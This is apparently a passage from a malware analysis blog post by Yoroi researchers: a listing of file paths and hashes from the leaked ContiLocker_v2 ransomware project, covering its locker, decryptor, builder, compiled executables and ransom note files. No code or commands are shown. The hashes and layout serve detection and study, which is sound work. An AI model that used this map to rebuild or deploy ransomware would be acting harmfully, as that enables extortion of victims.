./locker/MetaString.h 8da5bdd03ae9ba7b9816a503bb5103ed269047f2
./locker/common.h b64cdb5756b3e3311db43633088e7853fdbd4dbb
./locker/network_scanner.h 85738bc6a6a2633b514977a0b2d5ab790d6201a5
./locker/hash.cpp beae5c0c4d4fbb8bdc4da451846b1bdaa9bc0408
./locker/memory.cpp ca9ec6a27e6bf6eafc1318d6a25684431d050102
./locker/locker.h 6846d218bca9fb9032b98b7d16aa2d745de9b1c6
./locker/ntdll.h fdc4c67bc78e8845c64902313b2c38745c9ec478
./locker/locker.vcxproj 06826b06a712f495117ac7785163a22b5a9e82d2
./locker/filesystem.h 72a2ca4f19165bc588f6a5bf471079db8e951f9d
./locker/threadpool.cpp 962ad1f03b0a7781aea306e11f9d69948297d735 ./decryptor/chacha20/ecrypt-sync.h 984816fd329622876e14907634264e6f332e9fb3
./decryptor/chacha20/CONTI.txt 4c5c1412c11211aabf747274533662c5cf19defe
./decryptor/chacha20/ecrypt-portable.h 77bb19052690dabe6733996b86533ffd77ad6d5f
./decryptor/chacha20/chacha.h 822378bfdd8860cacd6eaaf6a6422713c3d1f7e9
./decryptor/chacha20/chacha.c a0edc8f3d7478982def3b3ccd68ee5deba023d00
./decryptor/chacha20/R3ADM3.txt 330ca935180a8355ec96a37a1d9d5653dddde1b8
./decryptor/chacha20/ecrypt-config.h f621b9a4f2599312434bd5e11e12e33a2c286b7b
./decryptor/chacha20/ecrypt-machine.h df3d4b3900536194038174cf2bf1b0ab71a4a7ba
./decryptor/global_parameters.h 00d0074cd763ed5fa307cee4ae835787c8a24754
./decryptor/decryptor.h 7ce56e03251b8ddf708e52626b1fa6c2d5b1e70a
./decryptor/global_parameters.cpp eb2b8afe7e26bdb06f5f944a3f1480c73401124a
./decryptor/Debug/disks.obj 0431d5c9faf62c9a6d7edb260b1c6cb6da07aab5
./decryptor/Debug/global_parameters.obj 6598c01f26857e40d0b343963746a6aeaa5842b5
./decryptor/Debug/network_scanner.obj da39a3ee5e6b4b0d3255bfef95601890afd80709
./decryptor/Debug/decryptor.vcxproj.FileListAbsolute.txt 0869d18fb935679aebcefb0716326dae342598d2
./decryptor/Debug/threadpool.obj ff9064ecb2033495991ce0bd1bae6d81d4fe8556
./decryptor/Debug/main.obj 162f6c98cbbe52927d45b68d13eea4526d7e7ca3
./decryptor/Debug/decryptor.Build.CppClean.log f3fee370334786507840b0a02a88e2035e6dd813
./decryptor/Debug/decryptor.log 5156113cef9a33965cdceabb33338bd34dd495c7
./decryptor/Debug/memory.obj a0edc8f3d7478982def3b3ccd68ee5deba023d00
./decryptor/Debug/R3ADM3.txt eed1f3de54a8ea6d9f7d18ea83fc2e8b9a9a5ed4
./decryptor/Debug/vc142.idb f96eb44934b7465114a8ed6c5d8502a0064fcbf8

./decryptor/Debug/vc142.pdb bc4ac22246d02b78033aec2f86421269bd8365d4
./decryptor/Debug/chacha.obj 161049d0b5d8f6eba9c79cdb32da28254093ddf6
./decryptor/Debug/search.obj acfafe8f3d407b0af846539502e1b7676d8cecf7
./decryptor/Debug/decryptor.tlog/decryptor.lastbuildstate c639cab3aa5150cb6f449a46b24aa967d6afbc61
./decryptor/Debug/decryptor.tlog/CL.write.1.tlog 7b0db0712b20511cae45be07d6b3e5684c4862a9
./decryptor/Debug/decryptor.tlog/CL.read.1.tlog d2e69e70a5013daf5ab3533cf534cc96eaa9a32a
./decryptor/Debug/decryptor.tlog/link.read.1.tlog 798748ca6c9d7bbde502ed74d825c6f7f1a2b4cc
./decryptor/Debug/decryptor.tlog/link.command.1.tlog 0a5d72023b6dc57193580d669bb4fb46c42c01d7
./decryptor/Debug/decryptor.tlog/CL.command.1.tlog 105a1f716cdf6ac0cb7a849a1dc6ef4101eb6ef4
./decryptor/Debug/decryptor.tlog/link.write.1.tlog 55d3293241627adcf081768444da0a7b5e7dadf5
./decryptor/Debug/decryptor.obj 81c52c900b6fe3db4a036ed71c86da82da59350b
./decryptor/memory.h 96f910068701bad3e93183f9468ca290c96f0d45
./decryptor/threadpool.h 0547a4a00f8da5d8ee2dd669e5dd47a3fb7d95c5
./decryptor/queue.h 98f41e935162e706d494eab693966e9535d7bfc8
./decryptor/search.cpp f75316dc9ee719d300a59bcb8a0f92b26c66b6ba
./decryptor/decryptor.vcxproj.user 7e29c4425fa8d22141f92baaaa9f72211af6dd4e
./decryptor/main.cpp 3618b24fc91d7be302120de0727fc1dcf5bdcf12
./decryptor/network_scanner.cpp f67163e408bec42d1053f56a54a64e5c1e64c344
./decryptor/MetaRandom2.h 572ee3bb2230ec5f03e70491ee7efbc1f5e4ee85
./decryptor/decryptor.cpp a0edc8f3d7478982def3b3ccd68ee5deba023d00
./decryptor/R3ADM3.txt 7cfd4b3fcaaefa26a99a77b10e6669569609c2c0
./decryptor/disks.cpp e67c1a2452c6a4518ee09bd4175862a13dd3c156
./decryptor/Release/disks.obj 2c7c8d7c58b5b4c43e44f65e71d4a3921655e092
./decryptor/Release/vc140.pdb 02652242b9e3b41bef3c17526f82a757ab14de62
./decryptor/Release/global_parameters.obj 45660e493e3ef75bae4053fc50fd05b50dd19573
./decryptor/Release/network_scanner.obj da39a3ee5e6b4b0d3255bfef95601890afd80709
./decryptor/Release/decryptor.vcxproj.FileListAbsolute.txt 1aef114464c66dc25f2c2ca6a2c983d543a86f33
./decryptor/Release/threadpool.obj c9bc36abc52d413e295e132ad73d29cc06b7438e
./decryptor/Release/main.obj 820bc03384979ada9373c5aafb65517b542e9a83
./decryptor/Release/decryptor.Build.CppClean.log 3a97eea13ddf9b3fb26969d6009473a3b0b9b3a7
./decryptor/Release/decryptor.log c78332576f8caca25ebe678278c51c12a8e76450
./decryptor/Release/memory.obj a0edc8f3d7478982def3b3ccd68ee5deba023d00
./decryptor/Release/R3ADM3.txt f027bd61f3a9ede65068a52dbf32b2239320d468
./decryptor/Release/chacha.obj 9878355360b293099bd2cc6d43ab14b4056c8d05
./decryptor/Release/search.obj 6c901c2ed009b002a372c9082f2af7cb9530b6bc
./decryptor/Release/decryptor.tlog/decryptor.lastbuildstate b4b9d644937baee9b2349d0f1cad330c00932887
./decryptor/Release/decryptor.tlog/CL.write.1.tlog f3acb6a99c11b7c8b9c34c3a8b8f3b5356186464
./decryptor/Release/decryptor.tlog/CL.read.1.tlog cc0d7d1dc499978b474bb647329c75ec09d5575d
./decryptor/Release/decryptor.tlog/link.read.1.tlog 425bc259cb3cfec7105302daa38d63f56436963c
./decryptor/Release/decryptor.tlog/link.command.1.tlog 28d84ecb455815720b951903ac526e099280a703
./decryptor/Release/decryptor.tlog/CL.command.1.tlog 49ab8f157c32ab61e4c4c762e5e250f75391c3af
./decryptor/Release/decryptor.tlog/link.write.1.tlog fd597c023551b4fe1f92a835a4795882efa68d81
./decryptor/Release/decryptor.obj 679d45942256147c9b98829a252c73b49ea6f8a2
./decryptor/decryptor.vcxproj 2b11b5400b094a56a292fbf9de9c73fd1ab33846
./decryptor/MetaString.h 37ae5cdd986e57874db998b36786c56aad623420
./decryptor/common.h b64cdb5756b3e3311db43633088e7853fdbd4dbb
./decryptor/network_scanner.h 49add297e8540ec49cee8a49481714bdf9e12c28
./decryptor/memory.cpp 0c9794a3252d488ae3d4d32350fa6bc871b78700
./decryptor/decryptor.vcxproj.filters 06826b06a712f495117ac7785163a22b5a9e82d2
./decryptor/filesystem.h a2abba97addb2b4d863d2ee1a7950890d9857379
./decryptor/threadpool.cpp a0edc8f3d7478982def3b3ccd68ee5deba023d00
./R3ADM3.txt 90fe7aaffbf8b8de5859eb718a3edc632c9a1cce
./ContiLocker_v2.sln f4dffd3969ab184f2857e8c8368b5431d0754d65
./Release/builder.pdb 2094c5cb0f7721ec4bc7a0a638de60b1107e1e37
./Release/builder.ipdb ceb699ce4ca6019c54a78e74a54b3b334f5c2c7c
./Release/decryptor.ipdb 1ffe192d0cf76e55dd66821047c81197d952338e ./Release/locker — копия.exe 0c616602882d08fb5bf3175839f22a5e921bd7b1
./Release/locker.exe 750e4fad00b73ea944de31bb5ef4bc18807e2d17
./Release/locker.iobj 5b2d64ad8269f04ff2d106d5f11bfefb95e805db

./Release/locker.ipdb cefba21a585b731466f4dfae0cc61bb35e6d8f9c
./Release/decryptor.pdb b4268a8209f11f985809c012864ab837e8e60da1
./Release/builder.rar b3b61159ca836a5e0ccc967c4bfff9beda21d225
./Release/builder.iobj a0edc8f3d7478982def3b3ccd68ee5deba023d00
./Release/R3ADM3.txt d1cb7ffa6180013183e65e509a886b034b7c0fac
./Release/test.zip 7d325a2deb3278aab4ddff7239198179fe1b73b4
./Release/decryptor.exe a3923a2b7ce6b145d482a44a2510192be94f0f07
./Release/decryptor.iobj 1c4c472d7313397c2c98580f0bb96b85168a61d9
./Release/builder.exe 00b71c1c12cd177786765aa336edc235a3b5d4d0
./builder/builder.vcxproj.filters ad587d818dc1366107f9d63b002a9fb9ca82066e
./builder/builder.vcxproj f75316dc9ee719d300a59bcb8a0f92b26c66b6ba ./builder/builder.vcxproj.user

This blog post was authored by Luigi Martire, Carmelo Ragusa, and Luca Mella of Yoroi Malware ZLAB